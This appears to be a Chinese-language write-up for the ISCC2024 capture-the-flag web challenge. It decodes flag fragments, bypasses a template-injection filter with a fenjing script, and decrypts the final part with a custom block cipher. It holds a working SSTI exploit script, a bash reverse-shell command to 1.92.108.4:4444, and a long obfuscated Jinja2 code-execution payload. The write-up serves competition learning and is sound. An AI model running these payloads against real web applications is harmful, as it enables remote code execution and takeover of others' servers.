
# ISCC2024 WriteUp


### 练武题web

### 解题思路


查看源码提示flag就在可见的地方



搜索得到信息



隐藏关卡查看代码发现信息




NDY2YzYxNjc1YjMwNWQzYTIwNDk3YjQ0NTM0YjM2NDY2YTM3NjM=

466c61675b305d3a20497b44534b36466a3763

Flag[0]: I{DSK6Fj7c


判断ssti注入，{{7\*7}}发现存在waf

{% print a %}



利用在线的绕过waf库尝试执行命令

import functools  
import time  
import requests  
from fenjing import exec\_cmd\_payload  
  
url = "http://101.200.138.180:16356/evlelLL/646979696775616e"  
cookies = {  
 'session': 'eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZlGuZA.w\_q-j\_eUwtkWT2yhwVOSthFohXE'  
}  
  
# headers = {  
# 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0'  
# }  
  
  
@functools.lru\_cache(1000)  
def waf(payload: str):  
 time.sleep(0.02)  
 resp = requests.post(url, cookies=cookies, timeout=10, data={"iIsGod": payload})  
 print(resp.text)  
 print(payload)  
 return "大胆" not in resp.text  
  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 shell\_payload, will\_print = exec\_cmd\_payload(  
 waf, 'bash -c "bash -i >& /dev/tcp/1.92.108.4/4444 0>&1"'  
 )  
 if not will\_print:  
 print("这个payload不会产生回显！")  
  
 print(f"{shell\_payload=}")




shell\_payload='{%set pp=dict(POP=x)|first|lower%}{%set ni=dict(OS=x)|first|lower%}{%set po=dict(POPEN=x)|first|lower%}{%set re=dict(READ=x)|first|lower%}{%set oa={}|int%}{%set la=oa\*\*oa%}{%set lla=(la~la)|int%}{%set llla=(lla~la)|int%}{%set lllla=(llla~la)|int%}{%set oa={}|int%}{%set la=oa\*\*oa%}{%set lla=(la~la)|int%}{%set llla=(lla~la)|int%}{%set lllla=(llla~la)|int%}{%set gl=dict(GLOBALS=x)|first|lower%}{%set go=lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum~gl~lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum%}{%set ge=dict(GETITEM=x)|first|lower%}{%set gi=lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum~ge~lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum%}{%set bu=dict(BUILTINS=x)|first|lower%}{%set bl=lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum~bu~lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum%}{%set im=dict(IMPORT=x)|first|lower%}{%set ip=lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum~im~lipsum|escape|batch((lla,lla)|sum)|list|first|last\*(la,la)|sum%}{%set ve=lipsum()|urlencode|first%}{%set oo=namespace|escape|count%}{%set gn=namespace|escape|urlencode|escape|urlencode|count%}{%set sv=joiner|urlencode|wordcount%}{%set oa={}|int%}{%set la=oa\*\*oa%}{%set lla=(la~la)|int%}{%set llla=(lla~la)|int%}{%set lllla=(llla~la)|int%}{%set dc=dict(a=x,b=x,c=x)|length%}{%set ob={}|int%}{%set lb=ob\*\*ob%}{%set llb=(lb~lb)|int%}{%set lllb=(llb~lb)|int%}{%set llllb=(lllb~lb)|int%}{%set bb=llb-lb-lb-lb-lb-lb%}{%set sbb=lllb-llb-llb-llb-llb-llb%}{%set ssbb=llllb-lllb-lllb-lllb-lllb-lllb%}{%set zzeb=llllb-lllb-lllb-lllb-lllb-lllb-lllb-lllb-lllb%}{%set ob={}|int%}{%set lb=ob\*\*ob%}{%set llb=(lb~lb)|int%}{%set lllb=(llb~lb)|int%}{%set llllb=(lllb~lb)|int%}{%set bb=llb-lb-lb-lb-lb-lb%}{%set sbb=lllb-llb-llb-llb-llb-llb%}{%set ssbb=llllb-lllb-lllb-lllb-lllb-lllb%}{%set zzeb=llllb-lllb-lllb-lllb-lllb-lllb-lllb-lllb-lllb%}{%set dt=dict(aaaaa=x)|first|length%}{%set ph=(dc,la)|sum%}{%set et=(lla,lla,lla,ph)|sum%}{%set ba=((ve~dict(c=x)|join)\*(oo,ph)|sum)%((gn,sv,la)|sum,(gn,sv)|sum,(llla,ph)|sum,(gn,lla,dc)|sum,(lla,lla,sv,dc)|sum,(et,sv,la)|sum,(gn,sv,la,la)|sum,(lla,lla,sv,dc)|sum,(lla,lla,lla,la)|sum,(gn,sv,la)|sum,(gn,sv)|sum,(llla,ph)|sum,(gn,lla,dc)|sum,(lla,lla,sv,dc)|sum,(et,sv,la)|sum,(gn,lla,ph)|sum,(lla,lla,sv,dc)|sum,(sbb,bb)|sum,(et,la)|sum,(lla,lla,sv,dc)|sum,(oo,la)|sum,(gn,sv,dc)|sum,(gn,lla)|sum,(llla,sv)|sum,(oo,la)|sum,(llla,dt)|sum,(gn,sv,la,la)|sum,(llla,la)|sum,(oo,la)|sum,(oo,dc)|sum,oo,(sbb,la)|sum,(oo,ph)|sum,oo,(oo,dc)|sum,(oo,la,la)|sum,sbb,oo,(oo,bb)|sum,(oo,la)|sum,(oo,bb)|sum,(oo,bb)|sum,(oo,bb)|sum,(oo,bb)|sum,(lla,lla,sv,dc)|sum,(oo,la,la)|sum,(sbb,bb)|sum,(et,la)|sum,(oo,dc)|sum,(lla,lla,lla,la)|sum)%}{%print ((g|attr(pp)|attr(go)|attr(gi)(bl)|attr(gi)(ip))(ni)|attr(po))(ba)|attr(re)()%}'

app.py发现源码对flag3加密了

解密：

from Crypto.Util.Padding import pad, unpad  
from Crypto.Util.number import bytes\_to\_long as b2l, long\_to\_bytes as l2b  
from Crypto.Random import get\_random\_bytes  
from enum import Enum  
  
class Mode(Enum):  
 ECB = 0x01  
 CBC = 0x02  
 CFB = 0x03  
class Cipher:  
 def \_\_init\_\_(self, key, iv=None):  
 self.BLOCK\_SIZE = 64  
 self.KEY = [  
 b2l(key[i : i + self.BLOCK\_SIZE // 16])  
 for i in range(0, len(key), self.BLOCK\_SIZE // 16)  
 ]  
 self.DELTA = 0x9E3779B9  
 self.IV = iv  
 self.ROUNDS = 64  
 if self.IV:  
 self.mode = Mode.CBC if iv else Mode.ECB  
 if len(self.IV) \* 8 != self.BLOCK\_SIZE:  
 self.mode = Mode.CFB  
  
 print(f"Mode: {self.mode}")  
  
 def \_xor(self, a, b):  
 return b"".join(bytes([\_a ^ \_b]) for \_a, \_b in zip(a, b))  
  
 def encrypt\_block(self, msg):  
 m0 = b2l(msg[:4])  
 m1 = b2l(msg[4:])  
 msk = (1 << (self.BLOCK\_SIZE // 2)) - 1  
 s = 0  
 for i in range(self.ROUNDS):  
 s += self.DELTA  
 m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1 >> 5) + self.KEY[(i + 1) % len(self.KEY)])  
 m0 &= msk  
 m1 += ((m0 << 4) + self.KEY[(i + 2) % len(self.KEY)]) ^ (m0 + s) ^ (  
 (m0 >> 5) + self.KEY[(i + 3) % len(self.KEY)])  
 m1 &= msk  
 return l2b((m0 << (self.BLOCK\_SIZE // 2)) | m1)  
  
 def encrypt(self, msg):  
 msg = pad(msg, self.BLOCK\_SIZE // 8)  
 blocks = [msg[i:i + self.BLOCK\_SIZE // 8] for i in range(0, len(msg), self.BLOCK\_SIZE // 8)]  
 ct = b''  
 if self.mode == Mode.ECB:  
 for pt in blocks:  
 ct += self.encrypt\_block(pt)  
 elif self.mode == Mode.CBC:  
 X = self.IV  
 for pt in blocks:  
 enc\_block = self.encrypt\_block(self.\_xor(X, pt))  
 ct += enc\_block  
 X = enc\_block  
 elif self.mode == Mode.CFB:  
 X = self.IV  
 for pt in blocks:  
 output = self.encrypt\_block(X)  
 enc\_block = self.\_xor(output, pt)  
 ct += enc\_block  
 X = enc\_block  
 return ct  
  
 def decrypt\_block(self, ct):  
 m0 = b2l(ct[:4])  
 m1 = b2l(ct[4:])  
 msk = (1 << (self.BLOCK\_SIZE // 2)) - 1  
 s = self.DELTA \* self.ROUNDS  
 for i in range(self.ROUNDS):  
 m1 -= (  
 ((m0 << 4) + self.KEY[(self.ROUNDS - 1 - i + 2) %  
 len(self.KEY)])  
 ^ (m0 + s)  
 ^ ((m0 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 3) %  
 len(self.KEY)])  
 )  
 m1 &= msk  
 m0 -= (  
 ((m1 << 4) + self.KEY[(self.ROUNDS - 1 - i) %  
 len(self.KEY)])  
 ^ (m1 + s)  
 ^ ((m1 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 1) %  
 len(self.KEY)])  
 )  
 m0 &= msk  
 s -= self.DELTA  
 return l2b((m0 << (self.BLOCK\_SIZE // 2)) | m1)  
  
 def decrypt(self, ct):  
 blocks = [  
 ct[i: i + self.BLOCK\_SIZE // 8]  
 for i in range(0, len(ct), self.BLOCK\_SIZE // 8)  
 ]  
 msg = b""  
 if self.mode == Mode.ECB:  
 for ct\_block in blocks:  
 msg += self.decrypt\_block(ct\_block)  
 elif self.mode == Mode.CBC:  
 X = self.IV  
 for ct\_block in blocks:  
 decrypted\_block = self.\_xor(X, self.decrypt\_block(ct\_block))  
 msg += decrypted\_block  
 X = ct\_block  
 elif self.mode == Mode.CFB:  
 X = self.IV  
 for ct\_block in blocks:  
 output = self.encrypt\_block(X)  
 decrypted\_block = self.\_xor(output, ct\_block)  
 msg += decrypted\_block  
 X = ct\_block  
 return unpad(msg, self.BLOCK\_SIZE // 8)  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 KEY = bytes.fromhex(  
 "3362623866656338306539313238353733373566366338383563666264386133"  
 )  
 IV = bytes.fromhex("64343537373337663034346462393931")  
 cipher = Cipher(KEY, IV)  
 ct = bytes.fromhex("1cb8db8cabe8edbbddb236d5eb6f0cdeb610e9af855b52d3")  
 print(f"FLAG: {cipher.decrypt(ct)}")

拼接得到: I{DSK6Fj7cSHvVBCB9XaC5f\_Y\*4CI6CFCYm6Gs\*}

栅栏解密得到ISCC{H5FDvfCSV\_YKBYm6C\*6FB4Gj9Cs7XI\*ca6}